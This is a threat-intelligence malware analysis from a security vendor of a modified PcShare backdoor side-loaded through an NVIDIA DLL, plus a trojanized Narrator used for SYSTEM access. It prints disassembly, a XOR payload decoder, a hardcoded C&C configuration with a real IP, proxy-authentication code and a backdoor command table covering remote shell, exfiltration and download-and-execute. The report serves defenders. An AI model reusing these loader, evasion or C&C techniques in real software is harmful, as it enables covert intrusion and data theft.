PcShare Backdoor Attacks Targeting Windows Users with FakeNarrator Malware

By Cylance Research and Intelligence Team

Introduction

Over the course of the last two years, BlackBerry Cylance researchers uncovered a suspected Chinese advanced persistent threat (APT) group conducting attacks against technology companies located in south-east Asia.

The threat actors deployed a version of the open-source PcShare backdoor modified and designed to operate when side-loaded by a legitimate NVIDIA application.

The attackers also deploy a Trojanized screen reader application, replacing the built-in Narrator “Ease of Access” feature in Windows. This backdoor allows them to surreptitiously control systems via remote desktop logon screens without the need for credentials.

This report outlines the public-domain malware samples related to this threat actor. It includes insight into the malicious use of Narrator.exe and modifications to the PcShare backdoor.

Our research will benefit security-minded professionals by detailing the evolving tactics, techniques, and procedures (TTPs) of a capable threat actor. For CISOs, familiarizing yourself with how the threat landscape is changing will better position you to protect your organization.

Analysis

The attackers use a modified version of a Chinese open-source backdoor called PcShare as their main foothold on the victim's machine. The backdoor is specifically tailored to the needs of the campaign, with additional command-and-control (C&C) encryption and proxy bypass functionality, and any unused functionality removed from the code. It arrives with a bespoke loader utilizing DLL sideloading technique.

After gaining access to the victim’s machine, the attackers deploy a range of post-exploitation tools, many of them based on publicly available code often found on Chinese programming portals. One of these tools stood out, a bespoke Trojan that abuses Microsoft Accessibility Features to gain SYSTEM-level access on the compromised machine in a way similar to the infamous "Sticky Keys" attack. In this case, instead of replacing the usual sethc.exe or utilman.exe binaries, the attackers chose to Trojanize the Narrator executable - a Windows utility that reads aloud the text on the screen and can be invoked on the login screen with a keyboard shortcut. The use of Fake Narrator to gain SYSTEM-level access to the victim’s machine suggests the attackers are interested in maintaining a long-term foothold.

The campaign is characterized by a fair level of stealthiness as the threat actor made a concerted effort to avoid detection. The use of DLL side-loading technique together with a bespoke loader utilizing memory injection ensures that the main backdoor binary is never dropped to the disk. A simple but effective anti-sandboxing technique of payload encoding based on execution path is also implemented to avoid detection. The C&C infrastructure is protected by a level of indirection. The configuration supplied by the loader is passed as plain text, but the URL it contains is not the real C&C

address. It instead points to a remote file that provides the actual details to be used in the C&C communication. This allows the attackers to easily change the preferred C&C address, decide the timing of the communication, and – by applying server-side filtering – restrict revealing the real address to requests coming from specific regions or at specific times.

As of today, precise attribution of these attacks has proven elusive. The use of PcShare backdoor, as well as the geographical location of the victims, bear similarities to a known threat actor called Tropic Trooper, which is actively targeting government institutions and heavy industry companies in Taiwan and Philippines.

PcShare loader

SHA256	c5226bfd53d789a895559e8bcbedc4ecdde543e54a427b1cb4e5d7ef90756daa
CLASSIFICATION	Malware/Backdoor
SIZE	424 KB (434,176 bytes)
TYPE	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
FILENAME	NvSmartMax.dll
TIMESTAMP	2017-10-20 07:08:10

SHA256	1899B3D59A9DC693D45410965C40C464224160BBEF596F51D35FDA099D609744
CLASSIFICATION	Malware/Backdoor
SIZE	424 KB (434,176 bytes)
TYPE	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
FILENAME	NvSmartMax.dll
TIMESTAMP	2017-09-28 09:01:58

Overview

The DLL is side-loaded[1] by the legitimate "NVIDIA Smart Maximise Helper Host" application (part of NVIDIA GPU graphics driver) instead of the original NvSmartMax.dll that the program normally uses. Its main responsibility is to decrypt and load the encoded payload stored either in its .data section, or in a separate DAT file:



Figure 1: Loader overview

The threat actor has been observed using the same PcShare payload across attacks on multiple organizations. However, the side-loaded DLL is often modified per target (seemingly without recompiling) to update configuration details such as C&C IP addresses and victim identifiers.

FEATURES

- DLL sideloading using a choice of files tailored to the victim's environment
- Embedded plain text configuration
- Simple anti-sandboxing measure
- Payload encoded with one-byte XOR
- Payload injected to memory without being dropped to the disk

BEHAVIOR

While the *DllMain* function of the PcShare loader is empty, the library exports three other functions. An export called NvSmartMaxUseDynamicDeviceGrids contains the routine that will decrypt and execute the payload, while another one, NvSmartMaxNotifyAppHWND, is responsible for invoking the decryption routine in the context of a separate process. The third exported function, (GetContainingRect), is irrelevant to the malicious activity but required by the legitimate application.

Once the malicious *NvSmartMaxNotifyAppHWND* export is called, it will:

- Create a mutex with a hardcoded GUID-like name
- Rename the original legitimate EXE file by appending the suffix “Ex” prior to the extension
- Set persistence in the registry by adding an “NvSmart” entry (with the path pointing to the copy of legitimate file) to the *HKCU\Software\Microsoft\Windows\CurrentVersion\Run* key

The decoding routine is then invoked in the context of a separate rundll32.exe process by calling the CreateProcess API with the following parameters:

rundll32.exe %s ,NvSmartMaxUseDynamicDeviceGrids

Figure 2: rundll32.exe used to launch the decryption routine

To ensure just one instance of the payload injection routine is running, the *NvSmartMaxUseDynamicDeviceGrids* function will create another GUID-like mutex before proceeding to decrypt and execute the payload.

Decoding is XOR based, and the initial one-byte XOR key is computed based on the current process path. Such anti-analysis measures can prevent the payload from being decoded properly when running in some sandboxed environments, as it will only generate the correct XOR key when its parent process name is rundll32.exe:

```
.text:100014A3                 lea     eax, [esp+178h+parent_filename]
.text:100014A7                 push    104h                            ; nSize
.text:100014AC                 push    eax                             ; lpFilename
.text:100014AD                 push    ebx                             ; hModule
.text:100014AE                 call    ds:GetModuleFileNameA
.text:100014B4                 lea     ecx, [esp+178h+parent_filename]
.text:100014B8                 push    ecx                             ; char *
.text:100014B9                 call    __strlwr                        ; c:\windows\system32\rundll32.dll
.text:100014BE                 lea     edi, [esp+17Ch+parent_filename]
.text:100014C2                 or      ecx, 0FFFFFFFFh
.text:100014C5                 xor     eax, eax
.text:100014C7                 add     esp, 4
.text:100014CA                 repne scasb
.text:100014CC                 not     ecx
.text:100014CE                 dec     ecx                             ; filename length
.text:100014CF                 movsx   edx, byte ptr [esp+ecx+62h]     ; 6th byte from the end of the string (0x33)
.text:100014D4                 lea     eax, [esp+ecx+178h+parent_filename]
.text:100014D8                 movsx   ecx, byte ptr [esp+ecx+61h]     ; 7th char from the end of the string (0x6C)
.text:100014DD                 add     ecx, edx                        ; initial XOR key based on parent proc path
.text:100014DD                                                         ; (0x9F)
.text:100014DF                 xor     eax, eax
.text:100014E1
.text:100014E1 decrypt_payload:                                        ; CODE XREF: NvSmartMaxUseDynamicDeviceGrids
.text:100014E1                 mov     dl, cl
.text:100014E3                 add     dl, al                          ; initial XOR key + index
.text:100014E5                 xor     payload[eax], dl                ; payload embedded in .data
.text:100014EB                 inc     eax
.text:100014EC                 cmp     eax, 290816                     ; size
.text:100014F1                 jb      short decrypt_payload
```

Figure 3: Key calculation (based on executable path) and payload decryption

The XOR decoding routine can be translated into C/C++ code as follows:

```
for (int i = 0; i < NumberOfBytesRead; ++i)
{
    *(unsigned char *)(i + buffer) ^= (unsigned char)i + key;
}
```

Figure 4: Pseudo-code for payload decryption

After decoding the payload, the malware will reflectively load it into memory of rundll32.exe and execute, passing a pointer to the hardcoded configuration as a parameter:

```
.text:100014F3                mov     eax, c2_config_ptr              ;
.text:100014F3                                                        ; c2_config       dd 443
.text:100014F3                                                        ;                 dd 3Ch
.text:100014F3                                                        ;                 db 20h dup(0)
.text:100014F3                                                        ;                 db '45.32.181.48',0
.text:100014F3                                                        ;                 db 1F3h dup(0)
.text:100014F3                                                        ;                 db <redacted>,0
.text:100014F3                                                        ;                 db 18Bh dup(0)
.text:100014F3                                                        ;                 db '1020',0
.text:100014F3                                                        ;                 db 1Bh dup(0)
.text:100014F3                                                        ;                 db <redacted>,0
.text:100014F3                                                        ;                 db 21Fh dup(0)
.text:100014F3                                                        ;                 dd 80
.text:100014F3                                                        ;                 db 1DBh dup(0)
.text:100014F8                push    7DCh
.text:100014FD                push    eax
.text:100014FE                push    290816                          ; size
.text:10001503                push    offset payload
.text:10001508                call    load_execute_payload
```

Figure 5: Hard-coded configuration

CONFIGURATION

Field	**Value**
Victim GUID (?)	84314963-BE0E-43C9-A0BE-83B180361999
ServerPort	443
Timeout	0x3C (60.)
Cmd	-
ServerAddr	45.32.181.48
DdnsUrl	*<redacted>*
SoftVer	1020
Group	*<redacted>*

Port	0x50 (80.)
HWnd	-
Id	-

PcShare Backdoor

SHA256	bd345155aa4baa392c3469b9893a4751c2372ae4923cf05872bcdc159b9596f8 (encrypted) 49b86ae6231d44dfc2ff4ad777ea544ae534eb40bd0209defffec1eb1fe66b34 (decrypted)
Classification	Malware/Backdoor
Aliases	PcClient, PcMain
Size	296 KB (303,104 bytes)
Type	Binary (PE DLL without a header)
Filename	PcMain.dll (internal)
Timestamp	N/A

Overview

The payload is loaded into memory reflectively, so it will never reside on disk in decrypted form. Although the file header is zeroed out, the binary is assumed to have originally been a PE DLL. The backdoor is based on a Chinese Open Source remote access Trojan (RAT) called PcShare, which is available in multiple versions on Github[2]. Some functionality found in the original code is unimplemented, suggesting the attackers stripped unnecessary code to meet specific needs, limit the malicious footprint, and make the binary smaller. In this case, unimplemented features include audio/video streaming and keyboard monitoring, which suggests that this backdoor was used to establish an early stage foothold and intended mainly to download and install other modules.

FEATURES

- Different modes of operation, including SSH & Telnet server, self-update mode, file upload and download modes
- Use of custom LZW algorithm implementation for traffic compression
- Use of PolarSSL library to encrypt C&C communication (not present in the open source version)
- Proxy authentication via local user credentials (not present in the open source version)
- Several remote administration abilities:

o List, create, rename, delete files and directories
o List and kill processes
o Edit registry keys and values
o List and manipulate services
o Enumerate and control windows
o Execute binaries
o Download additional files from the C&C or provided URL
o Upload files to the C&C
o Spawn command line shell
o Navigate to URLs
o Display message boxes
o Reboot or shut down the system

BEHAVIOR

The internal name of the DLL is *PcMain.dll.* It exports two functions, *Vip20101125* and *WorkMainF*. These strings correlate with the PcShare code available on Github:

Figure 6: PcMain.dll exported functions (left), and PcShare source code on GitHub (right)

The main functionality of the malware is contained in *Vip20101125* export, which is invoked from inside the DllMain function. In order to connect to the C&C server, the backdoor first needs to obtain the real C&C address. This is done by

reading the content of a remote file located at the URL specified in loader-supplied configuration. The remote file is expected to be a simple plain-text file containing an IP address and a port number. In case no port number is specified, the default port will be set to 80. The malware will then connect to the C&C via TCP socket and send a beacon containing compressed and encrypted system information:

```
debug039:00302CDB                lea     eax, [ebp+LOGININFOA]
debug039:00302CE1                push    eax
debug039:00302CE2                mov     ecx, esi        ; DllInfo
debug039:00302CE4                call    CMyClientTran_FillMySysInfo
debug039:00302CE9                lea     eax, [ebp+LOGININFOA] ;
debug039:00302CE9                                        ; 00000000 LOGININFOA      struc ; (sizeof=0x1C8)
debug039:00302CE9                                        ; 00000000 m_Cmd           dd ?
debug039:00302CE9                                        ; 00000004 m_CpuSpeed      dd ?
debug039:00302CE9                                        ; 00000008 m_MemContent    dd 2 dup(?)
debug039:00302CE9                                        ; 00000010 m_ACP           dd ?
debug039:00302CE9                                        ; 00000014 m_OEMCP         dd ?
debug039:00302CE9                                        ; 00000018 m_SysType       dd ?
debug039:00302CE9                                        ; 0000001C m_CpuCount      dd ?
debug039:00302CE9                                        ; 00000020 m_hWnd          dd ?
debug039:00302CE9                                        ; 00000024 m_Id            db 36 dup(?)
debug039:00302CE9                                        ; 00000048 m_Note          db 128 dup(?)
debug039:00302CE9                                        ; 000000C8 m_PcName        db 128 dup(?)
debug039:00302CE9                                        ; 00000148 m_Group         db 64 dup(?)
debug039:00302CE9                                        ; 00000188 m_SoftVer       db 64 dup(?)
debug039:00302CE9                                        ; 000001C8 LOGININFOA      ends
debug039:00302CEF                push    1C8h
debug039:00302CF4                push    eax
debug039:00302CF5                mov     ecx, esi        ; DllInfo
debug039:00302CF7                call    NEW_encrypt_send_data
```

Figure 7: Sending C&C beacon

In response, the C&C server is expected to send a command that will specify the requested backdoor connection mode. The received command is then dispatched to a handler:

```
debug039:003017B4                mov     eax, [ebp+m_CmdInfo_hWnd]
debug039:003017B7                mov     ecx, 8018
debug039:003017BC                mov     [edi+DllInfo.m_hWnd], eax
debug039:003017C2                mov     eax, [ebp+m_CmdInfo_cmd]
debug039:003017C5                mov     [edi+DllInfo.m_Cmd], eax
debug039:003017C8                mov     eax, [ebp+m_CmdInfo_cmd]
debug039:003017CB                add     esp, 0Ch
debug039:003017CE                cmp     eax, ecx
debug039:003017D0                ja      check_8019
debug039:003017D6                jz      short nullsub
debug039:003017D8                add     eax, -8001      ; switch 17 cases
debug039:003017DD                cmp     eax, 16
debug039:003017E0                ja      default_unimpl_ ; jumptable 003017E6 default case
debug039:003017E6                jmp     main_wm_switch[eax*4] ; switch(m_CmdInfo.m_Command)
debug039:003017ED ; ---------------------------------------------------------------------------
debug039:003017ED
debug039:003017ED SSH_TlntThread_:                       ; CODE XREF: CMyClientMain_GetCmdFromServer+99â†‘j
debug039:003017ED                                        ; DATA XREF: debug039:0030193Fâ†“o
debug039:003017ED                push    edi             ; jumptable 003017E6 case 8007
debug039:003017EE                push    ebx
debug039:003017EF                push    offset SSH_TlntThread ; WM_CONNECT_TLNT
debug039:003017F4                jmp     beginthread
```

Figure 8: Switch loop to handle connection mode command

There are several different backdoor modes in line with the original open source code, but some of the options have been removed. Below is a partial list of commands supported by CMyClientMain::GetCmdFromServer:

```
debug039:00301927 main_wm_switch  dd offset SSH_FramThread_
debug039:00301927                                         ; DATA XREF: CMyClientMain_GetCmdFromServer+99â†'r
debug039:00301927                                         ; WM_CONNECT_FRAM
debug039:0030192B                 dd offset SSH_MainThread_ ; WM_CONNECT_FILE
debug039:0030192F                 dd offset SSH_MainThread_ ; WM_CONNECT_PROC
debug039:00301933                 dd offset SSH_MainThread_ ; WM_CONNECT_SERV
debug039:00301937                 dd offset default_unimpl_ ; WM_CONNECT_KEYM
debug039:0030193B                 dd offset default_unimpl_ ; WM_CONNECT_MULT
debug039:0030193F                 dd offset SSH_TlntThread_ ; WM_CONNECT_TLNT
debug039:00301943                 dd offset SSH_DlThread___ ; WM_CONNECT_DL_FILE
debug039:00301947                 dd offset UpdateFile_____ ; WM_CONNECT_UPDA
debug039:0030194B                 dd offset SSH_TuRlThread_ ; WM_CONNECT_TURL
debug039:0030194F                 dd offset SSH_FileThread_ ; WM_CONNECT_UPLO
debug039:00301953                 dd offset default_unimpl_ ; WM_CONNECT_GDIP
debug039:00301957                 dd offset default_unimpl_ ; WM_CONNECT_QUER
debug039:0030195B                 dd offset SSH_MainThread_ ; WM_CONNECT_REGT
debug039:0030195F                 dd offset SSH_MainThread_ ; WM_CONNECT_CWND
debug039:00301963                 dd offset SSH_MessThread_ ; WM_CONNECT_MESS
debug039:00301967                 dd offset SSH_LinkThread_ ; WM_CONNECT_LINK
```

Figure 9: Backdoor modes

```
BOOL CMyClientMain::GetCmdFromServer()
{
	while(!m_IsExitWork)
	{
		//接收交易命令
		CMDINFO m_CmdInfo = {0};
		if(!RecvData(&m_CmdInfo, sizeof(CMDINFO)))
		{
			//需要继续连接
			return TRUE;
		}

		//执行交易命令
		switch(m_CmdInfo.m_Command)
		{
			//文件管理、进程管理、服务管理、注册表管理、文件查找
			case WM_CONNECT_FILE :
			case WM_CONNECT_PROC :
			case WM_CONNECT_SERV :
			case WM_CONNECT_REGT :
			case WM_CONNECT_FIND :
				m_gFunc.CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE) SSH_MainThread, (LPVOID) m_CmdInfo.m_Hwnd, 0, NULL);
				break;

			//窗口管理
			case WM_CONNECT_CWND :
				m_gFunc.CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE) SSH_CwndThread, (LPVOID) m_CmdInfo.m_Hwnd, 0, NULL);
				break;

			//超级终端
			case WM_CONNECT_TLNT :
				m_gFunc.CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE) SSH_TlntThread, (LPVOID) m_CmdInfo.m_Hwnd, 0, NULL);
				break;
```

Figure 10: Portion of original CMyClientMain::GetCmdFromServer from PcMain/MyClientMain.cpp

The switch statement that operates the backdoor functionality is contained within the *CMyMainTrans::StartWork* function. Depending on the chosen connection mode and the OS version, the *SSH_MainThread* function will either make a direct call to the *StartWork* function or create another instance of the backdoor DLL and call its *WorkMainF* export, supplying configuration values as parameters. In case of this particular modification, the unpacked backdoor DLL is never dropped to the disk, so the attackers are limited to the direct method of invoking the backdoor switch:

```
debug039:00302717                mov     eax, [ebp+DllInfo]
debug039:0030271A                lea     ecx, [eax+DllInfo.m_DdnsUrl]
debug039:00302720                push    ecx
debug039:00302721                push    [eax+DllInfo.m_Cmd]
debug039:00302724                push    [eax+DllInfo.m_hWnd]
debug039:0030272A                push    [eax+DllInfo.m_Port]
debug039:0030272C                add     eax, DllInfo.m_ServerAddr
debug039:0030272F                push    eax
debug039:00302730                lea     eax, [ebp+own_fname]
debug039:00302736                push    offset aWorkmainf ; "WorkMainF"
debug039:0030273B                push    eax             ; filename
debug039:0030273C                lea     eax, [ebp+lpCommandLine]
debug039:00302742                push    offset rundll_command ; "rundll32.exe \"%s\",%s ServerAddr=%s;Se"...
debug039:00302747                push    eax
debug039:00302748                call    wsprintfA
debug039:0030274E                add     esp, 24h
debug039:00302751                lea     eax, [ebp+lpProcessInformation]
debug039:00302754                push    eax
debug039:00302755                lea     eax, [ebp+lpStartupInfo]
debug039:00302758                push    eax
debug039:00302759                push    ebx
debug039:0030275A                push    [ebp+lpEnvironment]
debug039:0030275D                lea     eax, [ebp+lpCommandLine]
debug039:00302763                push    430h
debug039:00302768                push    ebx
debug039:00302769                push    ebx
debug039:0030276A                push    ebx
debug039:0030276B                push    eax
debug039:0030276C                push    ebx
debug039:0030276D                push    [ebp+phNewToken]
debug039:00302770                call    CreateProcessAsUserA

debug039:003333BC rundll_command  db 'rundll32.exe "%s",%s ServerAddr=%s;ServerPort=%d;Hwnd=%d;Cmd=%d;D'
debug039:003333BC                                       ; DATA XREF: StartUserProcess+ECâ†‘o
debug039:003333BC                 db 'dnsUrl=%s;',0
```

Figure 11: Executing WorkMainF with configuration parameters

The *StartWork* function initiates the processing of backdoor commands. The command parameters are first decrypted and decompressed using the backdoor's own implementation of the LZW algorithm inside a function called *PcUnZip.:*

```
debug039:00303E6D                mov     ecx, ebx
debug039:00303E6F                call    CMyClientTran_Create
debug039:00303E74                test    eax, eax
debug039:00303E76                jz      endp
debug039:00303E7C
debug039:00303E7C cmd_loop:                              ; CODE XREF: CMyMainTrans_StartWork+15Câ†“j
debug039:00303E7C                mov     ecx, ebx
debug039:00303E7E                call    ReadBag         ; receive, unpack, parse data
debug039:00303E83                test    eax, eax
debug039:00303E85                jz      ret_1
debug039:00303E8B                mov     eax, [ebx+m_DllInfo.cmdcode]
debug039:00303E91                and     [ebx+m_DllInfo.cmdcode], 0
debug039:00303E98                add     eax, -1771h     ; switch 26 cases
debug039:00303E9D                cmp     eax, 25
debug039:00303EA0                ja      default         ; jumptable 00303EA6 default case
debug039:00303EA6                jmp     cmd_switch[eax*4] ; switch jump
debug039:00303EAD ; ---------------------------------------------------------------------------
debug039:00303EAD
debug039:00303EAD MyEnumWindows_:                        ; CODE XREF: CMyMainTrans_StartWork+58â†‘j
debug039:00303EAD                                        ; DATA XREF: debug039:cmd_switchâ†“o
debug039:00303EAD                mov     ecx, ebx        ; jumptable 00303EA6 case 6025
debug039:00303EAF                call    MyEnumWindows
debug039:00303EB4                jmp     send_response
```

Figure 12: Receive, unpack and dispatch command

```
debug039:00303FBA cmd_switch      dd offset GetDiskInfo_  ; DATA XREF: CMyMainTrans_StartWork+58â†‘r
debug039:00303FBA                 dd offset GetFileInfo_  ; jump table for switch statement
debug039:00303FBA                 dd offset GetDirInfo_
debug039:00303FBA                 dd offset GetDirList_
debug039:00303FBA                 dd offset DeleteMyFile_
debug039:00303FBA                 dd offset CreateDir_
debug039:00303FBA                 dd offset ReNameFile_
debug039:00303FBA                 dd offset GetDiskList_
debug039:00303FBA                 dd offset ExecFile_
debug039:00303FBA                 dd offset KillOneProcess_
debug039:00303FBA                 dd offset MyRegEnumKey_
debug039:00303FBA                 dd offset MyRegDeleteKey_
debug039:00303FBA                 dd offset default
debug039:00303FBA                 dd offset MyRegDeleteValue_
debug039:00303FBA                 dd offset MyRegEditValue_
debug039:00303FBA                 dd offset default
debug039:00303FBA                 dd offset GetDownFileList_
debug039:00303FBA                 dd offset GetProcessList_
debug039:00303FBA                 dd offset EnumMyServices_
debug039:00303FBA                 dd offset ControlMyServices_
debug039:00303FBA                 dd offset ConfigMyServices_
debug039:00303FBA                 dd offset default
debug039:00303FBA                 dd offset DeleteMyServices_
debug039:00303FBA                 dd offset GetFindFileList_
debug039:00303FBA                 dd offset MyEnumWindows_
debug039:00303FBA                 dd offset MyControlWindows_
```

Figure 13: Supported backdoor commands

C&C Communication

Unlike the Github version, this version of PcShare can bypass proxies by retrieving the proxy configuration and using it to authenticate:

```
34  if ( *(_DWORD *)(a1 + 646) )
35  {
36    snprintf(*a3, 0x200000, "GET http://%s/ HTTP/1.1\r\nHost: %s\r\n", &v8, &v8);
37    strncat(*a3, "Cache-Control: no-store\r\n", 0x200000 - strlen(*a3));
38  }
39  else
40  {
41    snprintf(*a3, 0x200000, "CONNECT %s HTTP/1.1\r\nHost: %s\r\n", &v8, &v8);
42  }
43  strncat(*a3, "Proxy-Connection: Keep-Alive\r\n", 0x200000 - strlen(*a3));
44  strncat(
45    *a3,
46    "User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36\r\n",
47    0x200000 - strlen(*a3));
48  strncat(*a3, "Proxy-Authorization: NTLM ", 0x200000 - strlen(*a3));
49  strncat(*a3, a2, 0x200000 - strlen(*a3));
50  strncat(*a3, "\r\n", 0x200000 - strlen(*a3));
51  strncat(*a3, "\r\n", 0x200000 - strlen(*a3));
52  return 1;
53}
```

Figure 14: Proxy authentication using user-agent string from Chrome 47 (2015-12-01)

The backdoor binary embeds a statically linked instance of the PolarSSL library. All C&C communication is encrypted with the use of an embedded RSA key and compressed using its own implementation of LZW:



Figure 15: PolarSSL certificate embedded in the payload

```
debug039:003392E8                db '-----BEGIN EC PRIVATE KEY-----',0Dh,0Ah
debug039:003392E8                db 'Proc-Type: 4,ENCRYPTED',0Dh,0Ah
debug039:003392E8                db 'DEK-Info: DES-EDE3-CBC,307EAB469933D64E',0Dh,0Ah
debug039:003392E8                db 0Dh,0Ah
debug039:003392E8                db 'IxbrRmKcAzctJqPdTQLA4SWyBYYGYJVkYEna+F7Pa5t5Yg/gKADrFKcm6B72e7DG',0Dh
debug039:003392E8                db 0Ah
debug039:003392E8                db 'ihExtZI648s0zdYw6qSJ74vrPSuWDe5qm93BqsfVH9svtCzWHW0pm1p0KTBCFfUq',0Dh
debug039:003392E8                db 0Ah
debug039:003392E8                db 'UsuWTITwJImcnlAs1gaRZ3sAWm7cOUidL0fo2G0fYUFNcYoCSLffCFTEHBuPnagb',0Dh
debug039:003392E8                db 0Ah
debug039:003392E8                db 'a77x/sY1Bvii8S9/XhDTb6pTMx06wzrm',0Dh,0Ah
debug039:003392E8                db '-----END EC PRIVATE KEY-----',0Dh,0Ah,0
debug039:00339452                db    0
debug039:00339453                db    0
debug039:00339454                dd 16Ah
debug039:00339458                db 'PolarSSLTest',0
debug039:00339465                db    0
debug039:00339466                db    0
debug039:00339467                db    0
debug039:00339468                dd 0Ch
debug039:0033946C                db '-----BEGIN CERTIFICATE-----',0Dh,0Ah
debug039:0033946C                db 'MIICHzCCAaWgAwIBAgIBCTAKBggqhkjOPQQDAjA+MQswCQYDVQQGEwJOTDERMA8G',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'A1UEChMIUG9sYXJTU0wxHDAaBgNVBAMTE1BvbGFyc3NsIFRlc3QgRUMgQ0EwHhcN',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'MTMwOTI0MTU1MjA0WhcNMjMwOTIyMTU1MjA0WjA0MQswCQYDVQQGEwJOTDERMA8G',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'A1UEChMIUG9sYXJTU0wxEjAQBgNVBAMTCWxvY2FsaG9zdDBZMBMGByqGSM49AgEG',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'CCqGSM49AwEHA0IABDfMVtl2CR5acj7HWS3/IG7ufPkGkXTQrRS192giWWKSTuUA',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db '2CMR/+ov0jRdXRa9iojCa3cNVc2KKg76Aci07f+jgZ0wgZowCQYDVR0TBAIwADAd',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'BgNVHQ4EFgQUUGGlj9QH2deCAQzlZX+MY0anE74wbgYDVR0jBGcwZYAUnW0gJEkB',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'PyvLeLUZvH4kydv7NnyhQqRAMD4xCzAJBgNVBAYTAk5MMREwDwYDVQQKEwhQb2xh',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'clNTTDEcMBoGA1UEAxMTUG9sYXJzc2wgVGVzdCBFQyBDQYIJAMFD4n5iQ8zoMAoG',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'CCqGSM49BAMCA2gAMGUCMQCaLFzXptui5WQN8LlO3ddh1hMxx6tzgLvT03MTVK2S',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'C12r0Lz3ri/moSEpNZWqPjkCMCE2f53GXcYLqyfyJR078c/xNSUU5+Xxl7VZ414V',0Dh
debug039:0033946C                db 0Ah
debug039:0033946C                db 'fGa5kHvHARBPc8YAIVIqDvHH1Q==',0Dh,0Ah
debug039:0033946C                db '-----END CERTIFICATE-----',0Dh,0Ah,0
```

Figure 16: Polar SSL keys and certificates embedded in the payload

BACKDOOR MODES

The first command from the C&C server specifies the connection mode (note, parameters are sent separately):

Command	Code (Hex/Decimal)		Function	Parameters	Comments
WM_CONNECT_FRAM	0x1F41	8001	SSH_FramThread	-	Start the backdoor command processing loop; the camera capture thread associated with this function in the Github

					code has been removed
WM_CONNECT_FILE	0x1F42	8002	SSH_MainThread	-	Start the backdoor command processing loop
WM_CONNECT_PROC	0x1F43	8003	SSH_MainThread	-	Start the backdoor command processing loop
WM_CONNECT_SERV	0x1F44	8004	SSH_MainThread	-	Start the backdoor command processing loop
WM_CONNECT_KEYM	0x1F45	8005	(unimplemented)	-	-
WM_CONNECT_MULT	0x1F46	8006	(unimplemented)	-	-
WM_CONNECT_TLNT	0x1F47	8007	SSH_TlntThread	-	Open a terminal connection to the C&C server and send basic system info; in a loop, read and execute shell commands sent by the C&C
WM_CONNECT_DL_FILE	0x1F48	8008	SSH_DlThread	FilePath	Read content of specified

					file and send it (compressed and encrypted) back to the C&C
WM_CONNECT_UPDA	0x1F49	8009	UpdateFile	BinaryData	Receive file from C&C, write it to a temp file and execute using CreateProcess function; then terminate self
